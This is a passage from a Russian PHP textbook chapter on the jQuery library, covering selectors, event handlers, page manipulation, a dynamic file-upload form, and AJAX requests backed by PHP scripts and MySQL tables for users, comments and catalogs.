Минусом собственной разработки является потребность в довольно глубоком анализе особенностей JavaScript всех браузеров и всех их версий. Это может быть неприятным открытием для разработчика, специализирующегося на серверной компоненте и привыкшего к стабильному поведению языка программирования. Асинхронные запросы — не единственная потребность современных приложений. При создании анимационных эффектов в оформлении компонентов страницы могут потребоваться другие библиотеки. Создавать собственную мощную JavaScript-библиотеку может позволить себе не каждый. По крайней мере, мы себе этого разрешить не можем, хотя бы потому, что книга посвящена главным образом PHP.

> ***Замечание***
>
> Взрывообразное развитие языка JavaScript привело к целой серии JS-библиотек и фреймворков: Backbone.js, Angular.js, React.js и др., позволяющих строить одностраничные приложения. Львиная доля логики такого приложения сосредотачивается в JavaScript-приложении на стороне клиента, в то время как сервер предоставляет API, чаще в виде JSON-ответов на запросы JavaScript-приложения. К сожалению, подробное рассмотрение современных JavaScript-фреймворков выходит за границы нашей книги. Мы затронем лишь библиотеку jQuery, которую можно обнаружить практически в любом современном Web-приложении.

Если принимается решение об использовании сторонней JavaScript-библиотеки, вероятно, лучшим выбором будет библиотека jQuery, де-факто являющаяся стандартом в мире Front-разработки. Получить последнюю версию библиотеки можно по адресу **http://jquery.com/download/**.

На странице загрузки jQuery библиотека доступна в сжатом виде (.min.js) и в полном варианте, предназначенном для разработки (.js). Предполагается, что при отладке приложения используется полный вариант, в то время как в продакшен-среде прибегают к сжатой версии, которая в 3 раза меньше по объему, однако из-за сжатия совершенно не читаема.

Библиотека jQuery позволяет выбирать из HTML-документа элементы по их селекторам, атрибутам, а также используя свойства каскадных таблиц стилей (Cascading Style Sheets, CSS). В листинге 51.1 приводится пример окрашивания в синий цвет текста, заключенного в тег `<p>`, текста в тегах с классом `green` — в зеленый цвет, а текста с идентификатором `id` — в красный цвет.

Листинг 51.1. Использование библиотеки jQuery. Файл index.html

```
<!DOCTYPE html>
<html lang='ru'>
  <head>
    <title>Использование библиотеки jQuery</title>
    <meta charset='utf-8'>
    <script type="text/javascript" src="jquery.js" ></script>
    <script type="text/javascript">
    $(function() {
      $("p").css("color", "blue");
      $(".green").css("color", "green");
      $("#id").css("color", "red");
    });
    </script>
  </head>
  <body>
    <p>Тест будет окрашен в синий цвет.</p>
    <p class='green'>Тест будет окрашен в зеленый цвет.</p>
    <div class='green'>Тест будет окрашен в зеленый цвет.</div>
    <p id='id'>Тест будет окрашен в красный цвет.</p>
    <p>Тест будет окрашен в синий цвет.</p>
  </body>
</html>
```

Для того чтобы получить доступ к библиотеке jQuery, необходимо сослаться на файл библиотеки jquery.js в теге `<script>` в `head`-части HTML-файла. Как видно из листинга 51.1, для доступа к элементам библиотеки используется специальная функция `$()`, в качестве параметра которой передается строка, повторяющая синтаксис CSS-выражений: для тегов указываются их названия, CSS-классы предваряются точкой, а идентификаторы — символом диеза `#`.

Если в качестве аргумента функции `$()` передать анонимную функцию, код в ней выполнится только после загрузки документа. Метод `css()` позволяет установить для CSS-стиля (имя которого передается в первом параметре) значение (из второго параметра).

> ***Замечание***
>
> За полным описанием возможностей библиотеки следует обратиться к справочной информации на сайте **http://api.jquery.com/** или специализированному изданию, полностью посвященному jQuery.

Атрибуты и селекторы можно комбинировать, как в обычной CSS-разметке, которую jQuery использует для выбора элементов. Например, чтобы обратиться ко всем `div`-тегам класса `green`, достаточно перечислить имя тега и класса через пробел: `$("div .green")`.

Обработка событий

Главной ценностью JavaScript-скриптов является возможность обработки событий пользователя и среды, такие как нажатие клавиши мыши или клавиатуры, окончание загрузки документа или потеря фокуса элемента управления. В листинге 51.2 приводится пример назначения обработчика события `on` (щелчок левой кнопки мыши) обычному тексту в теге `<p>` с идентификатором `id_text`. Щелчок по тексту приводит к смене цвета (с синего на красный, и наоборот). Для удобства CSS-свойство `cursor` устанавливается в значение `pointer`, характерное для ссылок и кнопок.

Листинг 51.2. Назначение обработчика средствами jQuery. Файл click.html

```
<!DOCTYPE html>
<html lang='ru'>
  <head>
    <title>Назначение обработчика средствами jQuery.</title>
    <meta charset='utf-8'>
    <script type="text/javascript" src="jquery.js" ></script>
    <script type="text/javascript">
    $(function() {
      // Меняем указатель курсора
      $("#id_text").css("cursor", "pointer");
      // Назначаем обработчик события click
      $("#id_text").on("click", function(){
        if($("#id_text").css("color") == "rgb(0, 0, 255)")
          // Если цвет синий, то меняем на красный
          $("#id_text").css("color", "rgb(255, 0, 0)");
        else
          // В противном случае назначаем синий цвет
          $("#id_text").css("color", "rgb(0, 0, 255)");
      });
    });
    </script>
  </head>
```

```
  <body>
    <p id="id_text">Тест меняет цвет.</p>
  </body>
</html>
```

Как видно из листинга 51.2, событие привязывается к тегу с идентификатором `id_text` при помощи метода `on()`, первым аргументом в котором передается название события, а вторым следует функция-обработчик. Ниже приводится альтернативная реализация, где в качестве обработчика используется именованная функция `handler()`.

```
...
$(function() {
   // Меняем указатель курсора
   $("#id_text").css("cursor", "pointer");
   // Назначаем обработчик события click
   $("#id_text").on("click", handler);
 });
 function handler(){
  if($("#id_text").css("color") == "rgb(0, 0, 255)")
    // Если цвет синий, то меняем на красный
    $("#id_text").css("color", "rgb(255, 0, 0)");
  else
    // В противном случае назначаем синий цвет
    $("#id_text").css("color", "rgb(0, 0, 255)");
 }
...
```

События, которые используются в библиотеке jQuery, повторяют JavaScript-события, однако они не предваряются префиксом `on`. В табл. 51.1 приводится список наиболее популярных событий и их описание.

Таблица 51.1. *События JavaScript*

Событие	Описание
blur	Возникает при потере фокуса элементом
change	Возникает при выборе значения в выпадающем списке `<select>`. Для других элементов (главным образом, `<input>` и `<textarea>`) это событие возникает при потере фокуса при условии, что с момента получения фокуса значение поля изменилось
click	Возникает при щелчке левой кнопкой мыши по элементу
dblclick	Возникает при двойном щелчке левой кнопкой мыши по элементу
error	Возникает, если происходит ошибка при загрузке изображения в теге `<img>`
focus	Возникает при получении элементом фокуса
keydown	Возникает при нажатии клавиши клавиатуры
keypress	Возникает при нажатии и отпускании клавиши клавиатуры
keyup	Возникает при отпускании клавиши клавиатуры

Таблица 51.1 *(окончание)*

Событие	Описание
load	Возникает в момент полной загрузки документа
mousedown	Возникает при нажатии кнопки мыши
mousemove	Возникает при перемещении курсора мыши
mouseout	Возникает при перемещении курсора мыши за границы элемента
mouseover	Возникает при перемещении курсора мыши над элементом
mouseup	Возникает при отпускании кнопки мыши
resize	Возникает при изменении размеров окна
scroll	Возникает при прокручивании окна
select	Возникает при выделении текста
submit	Возникает при отправке данных из HTML-формы
unload	Возникает при выгрузке документа или набора фреймов

Манипуляция содержимым страницы

При помощи методов библиотеки jQuery можно менять не только CSS-свойства, атрибуты, но также добавлять, удалять и изменять текст и теги на странице. В листинге 51.3 приводится пример изменения текста внутри тегов `<p>` на "доступно после регистрации". Для этого к полученному набору тегов применяется метод `html()`.

Листинг 51.3. Использование метода `html()` для изменения текста. Файл html.html

```
<!DOCTYPE html>
<html>
  <head lang='ru'>
    <title>Использование метода html() для изменения текста.</title>
    <meta charset='utf-8'>
    <script type="text/javascript" src="jquery.js" ></script>
    <script type="text/javascript">
    $(function change_text() {
      $("p").html("Доступно после регистрации");
    });
    </script>
  </head>
  <body>
    <p>Текст будет изменен.</p>
    <div>Текст останется без изменений.</div>
    <p>Текст будет изменен.</p>
  </body>
</html>
```




Рис. 51.1. Форма для загрузки произвольного количества файлов

Рассмотрим задачу построения формы для загрузки произвольного количества файлов. Элемент управления `file` снабжается двумя кнопками: + для добавления новых элементов управления и − для удаления элементов управления, если добавлены лишние (рис. 51.1).

В листинге 51.4 приводится пример построения такой формы средствами jQuery.

Листинг 51.4. Форма для загрузки произвольного количества файлов. Файл files.php

```
<?php
  if(!empty($_FILES))
  {
    echo "<pre>";
    print_r($_FILES);
    echo "</pre>";
    exit();
  }
?>
<!DOCTYPE html>
<html lang='ru'>
  <head>
    <title>Форма для загрузки произвольного количества файлов</title>
    <meta charset='utf-8'>
    <script type="text/javascript" src="jquery.js" ></script>
    <script type="text/javascript">
    // Назначить обработчики события click
    // после загрузки документа
    $(function() {
      $(document).on("click", "input[type='button'][value!='+']", remove_field);
      $(document).on("click", "input[type='button'][value!='-']", add_field);
    });
    // Обработчик для кнопки +
    function add_field(){
      // Добавляем новое поле в конец
      $("p:last").clone().insertAfter("p:last");
    }
```

```
    // Обработчик для кнопки -
    function remove_field(){
      console.log($(this));
      // Удаляем последнее поле
      $("p:last").remove();
    }
    </script>
  </head>
  <body>
    <form enctype='multipart/form-data' method="post">
    <p><input type="file" name="filename[]" />
       <input type="button" value="+">
       <input type="button" value="-"></p>
    <div><input type="submit" value="Загрузить"></div>
    </form>
  </body>
</html>
```

Как видно из листинга 51.4, изначально HTML-форма содержит лишь четыре элемента. Элемент управления типа `file` называется `filename[]`, и поскольку все динамические элементы будут иметь такое имя, необходимо оформить его в качестве массива (это позволит PHP сформировать суперглобальный массив `$_FILES` трехмерным). Две кнопки типа `button` со значением `+` и `-` обеспечивают добавление и удаление элементов управления с новыми строками. Последняя кнопка типа `submit` позволяет отправить файлы PHP-обработчику, расположенному в начале файла (в данном случае он не несет никакой полезной нагрузки, лишь выводит дамп полученного массива).

Клиентский код, обеспечивающий обработку клиентских событий, состоит из двух функций:

- `add_field()` — обработчик события нажатия на кнопку **+**, добавляет в конец формы строку с полем для загрузки файлов и две новые кнопки **+** и **–**;
- `remove_field()` — обработчик события нажатия на кнопку **–**, удаляет из конца формы строку с полем для загрузки файлов и парой кнопок.

Следует отметить, что событие навешивается не на сами кнопки, а на документ, для этого используется форма метода `on()` с тремя параметрами: событием, селектором, на который событие навешивается, и обработчиком. Такой подход позволяет, с одной стороны, уменьшить количество обработчиков событий — вместо отдельного обработчика для каждой кнопки у нас имеется единый обработчик для класса кнопок. Вероятность назначить несколько обработчиков на один и тот же элемент так же исключается как класс. С другой стороны, новые кнопки, сколько бы их не было добавлено в DOM-структуру, автоматически получают соответствующие обработчики. Удаление кнопок так же никак не затрагивает события, т. к. они назначены документу, а не конкретной кнопке.

Отдельного рассмотрения заслуживают селекторы, по которым ищутся кнопки. Квадратные скобки позволяют оперировать атрибутами тегов. Таким образом, мы ищем элементы управления `input` с атрибутом `type` равным `'button'`. Другое условие, которое

использует оператор `!=`, наоборот исключает кнопки со значением атрибута `value` равным `"+"` или `"-"`. Такой набор условий позволяет нам навешивать на кнопки + и – разные события. Кнопкам со значением `-` в качестве обработчика назначается функция `remove_field()`, кнопкам со значением `+` — `add_field()`.

Функция `add_field()` при помощи селектора `p:last` ищет последний тег `p`, для которого делает копию `clone()`. Эта копия вставляется тут же при помощи метода `insertAfter()`.

Функция `remove_field()` находит последний тег `p` (`p:last`) и удаляет его.

Результат работы функции при загрузке трех изображений может выдать следующий дамп массива `$_FILES`:

```
Array
(
  [filename] => Array
    (
      [name] => Array
        (
          [0] => 1.gif
          [1] => 2.jpg
          [2] => 3.jpg
        )
      [type] => Array
        (
          [0] => image/gif
          [1] => image/jpeg
          [2] => image/jpeg
        )
      [tmp_name] => Array
        (
          [0] => C:\WINDOWS\Temp\php38CB.tmp
          [1] => C:\WINDOWS\Temp\php38CC.tmp
          [2] => C:\WINDOWS\Temp\php38CD.tmp
        )
      [error] => Array
        (
          [0] => 0
          [1] => 0
          [2] => 0
        )
      [size] => Array
        (
          [0] => 112425
          [1] => 6264
          [2] => 5055
        )
    )
  )
)
```

Асинхронное обращение к серверу

Наиболее простым методом для формирования AJAX-запроса к серверу является метод `load()`. В качестве первого параметра метод принимает запрашиваемый адрес, в качестве второго необязательного параметра принимает данные, которые передаются на сервер, а в качестве третьего необязательного параметра — JavaScript-функцию обратного вызова, которая вызывается после того, как данные загружены с сервера.

Для демонстрации принципов работы метода создадим простейшее приложение, в котором щелчком по ссылке будет загружаться текущее время с сервера (листинг 51.5). Разумеется, данное приложение не может похвастаться впечатляющей функциональностью и нужно лишь для демонстрации работы метода `load()`. Более сложные и полезные приложения будут рассмотрены в следующих разделах.

Листинг 51.5. Использование метода `load()`. Файл load.php

```
<!DOCTYPE html>
<html lang='ru'>
  <head>
    <title>Использование метода load()</title>
    <meta charset='utf-8'>
    <script type="text/javascript" src="jquery.js" ></script>
    <script type="text/javascript">
      // Назначить обработчики события click
      // после загрузки документа
      $(function(){
        $("#id").on("click", function(){
          $('#info').load("time.php");
        })
      });
    </script>
  </head>
  <body>
    <div><a href='#' id='id'>Получить время</a></div>
    <div id='info'></div>
  </body>
</html>
```

Как видно из листинга 51.5, ссылке с идентификатором `id` назначается обработчик события `click`, который в фоновом режиме загружает информацию со страницы time.php (листинг 51.6). Полученная строка выводится внутри `div`-тега с идентификатором `info`.

Листинг 51.6. Серверное время. Файла time.php

```
<?php ## Серверное время
  echo date("d.m.Y H:i:s");
```

AJAX-обращение к базе данных

Рассмотрим более сложный пример AJAX-загрузки данных. Создадим страницу, выводящую список пользователей в виде ссылок на информацию о пользователе, открывающуюся без перезагрузки страницы.

В листинге 51.7 приводится SQL-дамп таблицы `users`, которая будет использоваться для построения информационной системы.

Листинг 51.7. SQL-дамп таблицы `users`. Файл users.sql

```
SET NAMES utf8;
DROP TABLE IF EXISTS users;
CREATE TABLE users (
  id INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  pass TINYTEXT NOT NULL,
  email TINYTEXT NOT NULL,
  first_name TINYTEXT NOT NULL,
  last_name TINYTEXT NOT NULL,
  created_at DATETIME NOT NULL,
  is_block TINYINT(1) NOT NULL DEFAULT 0,
  PRIMARY KEY (id)
);

INSERT INTO users VALUES
(NULL, 'd.koterov', 'pass', 'dmitry.koterov@gmail.com',
 'Дмитрий', 'Котеров',
 '2016-01-04 19:22:41', 0),
(NULL, 'i.simdyanov', 'pass', 'igorsimdyanov@gmail.com',
 'Игорь', 'Симдянов',
 '2016-01-04 19:40:01', 0);
```

Как видно из листинга 51.7, таблица `users` содержит восемь полей, которые имеют следующее значение:

- `id` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`, позволяющим автоматически назначать уникальное значение новым записям таблицы;
- `name` — имя для входа;
- `pass` — пароль для входа;
- `email` — электронный адрес пользователя;
- `first_name` — имя пользователя;
- `last_name` — фамилия пользователя;
- `created_at` — дата регистрации;
- `is_block` — статус пользователя, активен 0 или неактивен 1.

Выведем текущих пользователей базы данных в виде списка ссылок, при этом каждую ссылку будем снабжать атрибутом `data-id` со значением поля `id` из таблицы `users` (листинг 51.8). В jQuery получить значение таких атрибутов можно через специальный метод `data()`, например `$(this).data('id')`.

Листинг 51.8. Список пользователей. Файл list.php

```
<!DOCTYPE html>
<html lang='ru'>
  <head>
  <title>Список пользователей</title>
  <meta charset='utf-8'>
  <link rel="stylesheet" href="list.css">
  <script type="text/javascript" src="jquery.js" ></script>
  <script type="text/javascript">
    // Назначить обработчики события click
    // после загрузки документа
    $(function(){
      $(".jumbotron > div > a").on("click", function(){
        // Формируем ссылку для AJAX-обращения
        var url = "user.php?id=" + $(this).data('id');
        // Отправляем AJAX-запрос и выводим результат
        $.ajax({
          url: encodeURI(url)
        }).done(function(data){
          $('#info').html(data).removeClass("hidden");
        });
      })
    });
  </script>
  </head>
  <body>
    <div id="list">
      <?php
        // Устанавливаем соединение с базой данных
        require_once("connect.php");

        $query = "SELECT * FROM users
                  ORDER BY name";
        $usr = $pdo->query($query);

        try {
          echo "<div class='jumbotron'>";
          while($user = $usr->fetch()) {
            echo "<div><a href='#' ".
                 "data-id='".$user['id']."'>".
                 htmlspecialchars($user['name'])."</a></div>";
          }
          echo "</div>";
```

```
        } catch (PDOException $e) {
          echo "Ошибка выполнения запроса: " . $e->getMessage();
        }
      ?>
    </div>
    <div id='info' class='hidden'></div>
  </body>
</html>
```

Главная страница содержит два основных блока: первый `div`-блок с идентификатором `list` для вывода списка пользователей, второй `div`-блок с идентификатором `info` предназначен для вывода информации, полученной от сервера. Изначально результирующий `div`-блок `info` скрыт при помощи CSS-класса `hidden`:

```
.hidden {
  display: none;
}
```

При переходе по ссылке срабатывает обработчик события `click`, в результате чего осуществляется AJAX-запрос к странице `user.php?id=N`, где *N* — идентификатор пользователя в таблице `users`. После загрузки данных и помещения их в `div`-блок `info` CSS-класс `hidden`, скрывающий этот блок, удаляется при помощи метода `removeClass()`. В листинге 51.9 приводится возможная реализация скрипта user.php.

Листинг 51.9. Извлечение информации о пользователе. Файл user.php

```
<?php ## Извлечение информации о пользователе
  // Устанавливаем соединение с базой данных
  require_once("connect.php");

  try {
    // Запрашиваем данные пользователя
    $query = "SELECT * FROM users
              WHERE id = :id";
    $usr = $pdo->prepare($query);
    $usr->execute(['id' => $_GET['id']]);
    $user = $usr->fetch();
    // Обрабатываем данные перед выводом
    $user['name']       = htmlspecialchars($user['name']);
    $user['email']      = htmlspecialchars($user['email']);
    $user['first_name'] = htmlspecialchars($user['first_name']);
    $user['last_name']  = htmlspecialchars($user['last_name']);
    // Формируем структуру ответа
    echo "<p>".
         "<span class='p'>Никнейм: </span>".
         "<span class='r'>{$user['name']}</span>".
         "</p>";
    echo "<p>".
         "<span class='p'>Email: </span>".
         "<span class='r'>{$user['email']}</span>".
         "</p>";
```

```
    echo "<p>".
         "<span class='p'>Имя: </span>".
         "<span class='r'>{$user['first_name']}</span>".
         "</p>";
    echo "<p>".
         "<span class='p'>Фамилия: </span>".
         "<span class='r'>{$user['last_name']}</span>".
         "</p>";
  } catch (PDOException $e) {
    echo "Ошибка выполнения запроса: " . $e->getMessage();
  }
```

Скрипт user.php получает `GET`-параметр `id` и извлекает соответствующую ему информацию из таблицы `users`. После этого формируются строки "параметр/значение" со следующей структурой:

```
<p><span>параметр</span><span>значение</span></p>
```

Такая организация данных, дополненная CSS-классами, позволяет позиционировать и оформлять данные в довольно широком диапазоне (рис. 51.2).




Рис. 51.2. Результат выполнения AJAX-приложения

Для оформления приложения необходим CSS-файл index.css, его возможная реализация приводится в листинге 51.10.

> ***Замечание***
>
> В качестве альтернативы можно воспользоваться CSS-фреймворком Bootstrap, познакомиться с которым можно на официальном сайте **http://getbootstrap.com/**.

Листинг 51.10. CSS-оформление. Файл list.css

```
body {
  font-family: Arial, sans-serif;
  font-size: 14px;
}
#list {
  float: left;
```

```
  padding: 10px;
  background: #ddd;
  border-radius: 8px;
  box-shadow: 2px 2px 4px #bdbcb0;
  margin-right: 10px;
}
#list div {
  margin-bottom: 5px;
}
#list div a {
  color: #333;
  text-decoration: none;
}
#list div a:hover {
  text-decoration: underline;
}
#info {
  float: left;
  padding: 10px;
  background: #ddd;
  border-radius: 8px;
  box-shadow: 2px 2px 4px #bdbcb0;
}
#info p span.p {
  display: block;
  float: left;
  width: 70px;
  text-align: right;
  padding-bottom: 5px;
}
#info p span.r {
  display: block;
  float: left;
  text-align: left;
  padding: 0px 0px 5px 5px;
}
#info p {
  clear: both;
}
.hidden {
  display: none;
}
```

Отправка данных методом *POST*

Библиотека jQuery позволяет осуществлять `POST`-запросы к серверу. Для демонстрации возможности отправки данных методом `POST` создадим HTML-форму размещения комментариев, которые будут сохраняться в таблице базы данных `comments` (листинг 51.11).

Листинг 51.11. Таблица `comments`. Файл comments.sql

```
SET NAMES utf8;
DROP TABLE IF EXISTS comments;
CREATE TABLE comments (
  id INT(11) NOT NULL AUTO_INCREMENT,
  nickname TINYTEXT NOT NULL,
  content TEXT NOT NULL,
  created_at DATETIME NOT NULL,
  is_visible TINYINT(1) NOT NULL DEFAULT 1,
  PRIMARY KEY (id)
);
```

Как видно из листинга 51.11, таблица `comments` содержит пять полей:

- `id` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`, позволяющим автоматически назначать уникальное значение новым записям таблицы;
- `nickname` — автор сообщения;
- `content` — тест сообщения;
- `created_at` — дата размещения сообщения;
- `is_visible` — статус сообщения, поле принимает значение 0 (для скрытых сообщений) и 1 (доступных для просмотра).

На рис. 51.3 приводится возможный результат выполнения Web-приложения.




Рис. 51.3. Размещение комментариев методом AJAX

Точкой входа приложения будет файл comments.php, содержащий HTML-форму для размещения сообщений (`div`-блок `form`), а также ленту уже размещенных сообщений (`div`-блок `info`) (листинг 51.12).

Листинг 51.12. Форма размещения сообщений. Файл comments.php

```
<!DOCTYPE html>
<html lang='ru'>
<head>
  <title>AJAX-запрос методом POST</title>
  <meta charset='utf-8'>
  <link rel="stylesheet" type="text/css" href="comments.css" />
  <script type="text/javascript" src="jquery.js" ></script>
  <script type="text/javascript">
    // Назначить обработчики события click
    // после загрузки документа
    $(document).ready(function(){
      $("#submit-id").on("click", function(){
        // Проверяем корректность заполнения полей
        if($.trim($("#nickname").val()) === "")
        {
          alert('Пожалуйста, заполните поле "Автор"');
          return false;
        }
        if($.trim($("#content").val()) === "")
        {
          alert('Пожалуйста, заполните поле "Сообщение"');
          return false;
        }
        // Блокируем кнопку отправки
        $("#submit-id").prop("disabled", true);
        // AJAX-запрос
        $.ajax({
          url: "addcom.php",
          method: 'post',
          data: {nickname: $("#nickname").val(),
                 content: $("#content").val()}
        }).done(function(data){
          // Успешное получение ответа
          $("#info").html(data);
          $("#submit-id").prop("disabled", false);
        });
      })
    });
  </script>
</head>
<body>
<div id='info'>
```

```
<?php
  require_once("addcom.php");
?>
</div>
<div id='form'>
  <p>
    <span class='ttl'>Автор:</span>
    <span class='fld'>
      <input id='nickname' type='text' />
    </span>
  </p>
  <p>
    <span class='ttl'>Сообщение:</span>
    <span class='fld'>
      <textarea rows='5' id='content' type='text'></textarea>
    </span>
  </p>
  <p>
    <span class='ttl'> </span>
    <span class='fld'>
      <input id='submit-id' type='submit' value='Отправить' />
    </span>
  </p>
</div>
</body>
</html>
```

HTML-форма для отправки сообщений состоит из текстового поля для имени автора с идентификатором `nickname`, текстовой области для сообщения с идентификатором `content` и кнопки для отправки сообщений с идентификатором `submit-id`. Именно этой кнопке назначается обработчик `click`, в котором проверяется корректность заполнения полей формы, и в случае успеха данные из них отправляются методом `POST` файлу addcom.php (листинг 51.13).

Для того чтобы отправить `POST`-запрос серверу, задействуется метод `$.ajax()` библиотеки jQuery, которому передается:

- адрес обработчика addcom.php;
- HTTP-метод, в нашем случае `POST`;
- объект, содержащий имена `POST`-параметров (`name` и `comment`), а также `POST`-данные, которые извлекаются из текстового поля `nickname` и текстовой области `content` при помощи метода `val()`.

Полученный ответ (текущий список сообщений) размещается в `div`-теге с идентификатором `info`. Для предотвращения случайного дублирования данных на время получения ответа сервера кнопка отправки сообщений блокируется за счет изменения состояния атрибута `disabled`.

Листинг 51.13. Регистрация и вывод списка сообщений. Файл addcom.php

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("connect.php");
  try {
    // 1. Проверяем, переданы ли POST-параметры;
    // если ответ положительный, помещаем новое
    // сообщение в базу данных
    if(!empty($_POST))
    {
      $error = [];
      if(empty($_POST['nickname'])) {
        $error[] = "Отсутствует автор";
      }
      if(empty($_POST['content'])) {
        $error[] = "Отсутствует сообщение";
      }
      // Если нет ошибок, помещаем сообщение
      // в базу данных
      if(empty($error))
      {
        $query = "INSERT INTO
                    comments
                  VALUES (
                    NULL,
                    :nickname,
                    :content,
                    NOW(),
                    1)";
        $usr = $pdo->prepare($query);
        $usr->execute([
          'nickname' => $_POST['nickname'],
          'content' => $_POST['content'],
        ]);
      }
    }
    // 2. Выводим сообщения в порядке убывания
    // даты из размещения
    $query = "SELECT *
              FROM comments
              WHERE is_visible = 1
              ORDER BY created_at DESC";
    $com = $pdo->query($query);
    while($comments = $com->fetch()) {
      // Обрабатываем сообщения перед выводом,
      // чтобы исключить вставку JavaScript-кода
      $comments['nickname'] = htmlspecialchars($comments['nickname']);
      $comments['content'] = nl2br(htmlspecialchars($comments['content']));
```

```
      // Выводим сообщение
      echo "<div>".
           "<span class='author'>{$comments['nickname']}</span>".
           "<span class='date'>{$comments['created_at']}</span>".
           "<span class='content'>{$comments['content']}</span>".
           "</div>";
    }
  } catch (PDOException $e) {
    echo "Ошибка выполнения запроса: " . $e->getMessage();
  }
```

Файл addcom.php условно можно разбить на две части: регистрация сообщений и вывод ленты сообщений. Если файл addcom.php получает какие-либо `POST`-параметры, считается, что происходит попытка добавить сообщение в базу данных. В любом случае скрипт возвращает список текущих сообщений, отсортированных по времени добавления.

Двойной выпадающий список

При формировании двойного выпадающего списка выбор раздела приводит к загрузке выпадающего списка с подразделами из следующих элементов управления.

Создадим таблицу `catalogs`, которая будет содержать разделы и подразделы системы с выпадающими списками (листинг 51.14).

Листинг 51.14. SQL-дамп таблицы `catalogs`. Файл catalogs.sql

```
SET NAMES utf8;
DROP TABLE IF EXISTS catalogs;
CREATE TABLE catalogs (
  id INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  pos INT(11) NOT NULL,
  is_active TINYINT(1) NOT NULL DEFAULT 1,
  parent_id INT(11) NOT NULL,
  PRIMARY KEY (id)
);
INSERT INTO catalogs VALUES(1, 'Материнские платы', 1, 1, 0);
INSERT INTO catalogs VALUES(2, 'Жесткие диски', 2, 1, 0);
INSERT INTO catalogs VALUES(3, 'Видеокарты', 3, 1, 0);
INSERT INTO catalogs VALUES(4, 'Процессоры', 4, 1, 0);
INSERT INTO catalogs VALUES(5, 'ASUS', 1, 1, 1);
INSERT INTO catalogs VALUES(6, 'Biostar', 2, 1, 1);
INSERT INTO catalogs VALUES(7, 'Foxconn', 3, 1, 1);
INSERT INTO catalogs VALUES(8, 'GIGABYTE', 4, 1, 1);
INSERT INTO catalogs VALUES(9, 'Intel', 5, 1, 1);
INSERT INTO catalogs VALUES(10, 'MSI', 6, 1, 1);
INSERT INTO catalogs VALUES(11, 'Supermicro', 7, 1, 1);
```

```
INSERT INTO catalogs VALUES(12, 'Hitachi', 1, 1, 2);
INSERT INTO catalogs VALUES(13, 'Samsung', 2, 1, 2);
INSERT INTO catalogs VALUES(14, 'Seagate', 3, 1, 2);
INSERT INTO catalogs VALUES(15, 'Western Digital', 4, 1, 2);
INSERT INTO catalogs VALUES(16, 'ASUS', 1, 1, 3);
INSERT INTO catalogs VALUES(17, 'GIGABYTE', 2, 1, 3);
INSERT INTO catalogs VALUES(18, 'MSI', 3, 1, 3);
INSERT INTO catalogs VALUES(19, 'Sapphire', 4, 1, 3);
INSERT INTO catalogs VALUES(20, 'AMD', 1, 1, 4);
INSERT INTO catalogs VALUES(21, 'Intel', 2, 1, 4);
```

Таблица `catalogs` предназначена для хранения древовидной структуры и содержит пять полей:

- `id` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`, позволяющим автоматически назначать уникальное значение новым записям таблицы;
- `name` — название раздела;
- `pos` — позиция подраздела относительно остальных подразделов данного уровня;
- `is_active` — статус доступа для просмотра;
- `parent_id` — идентификатор родительского раздела, для корневых разделов принимает значение 0, для вложенных разделов поле принимает значение `id` родительского раздела.

Первый выпадающий список формируется из корневых разделов каталога и содержит четыре позиции: "Материнские платы", "Жесткие диски", "Видеокарты" и "Процессоры". При выборе любой из этих позиций при помощи AJAX-запроса загружается выпадающий список с подразделами (рис. 51.4).

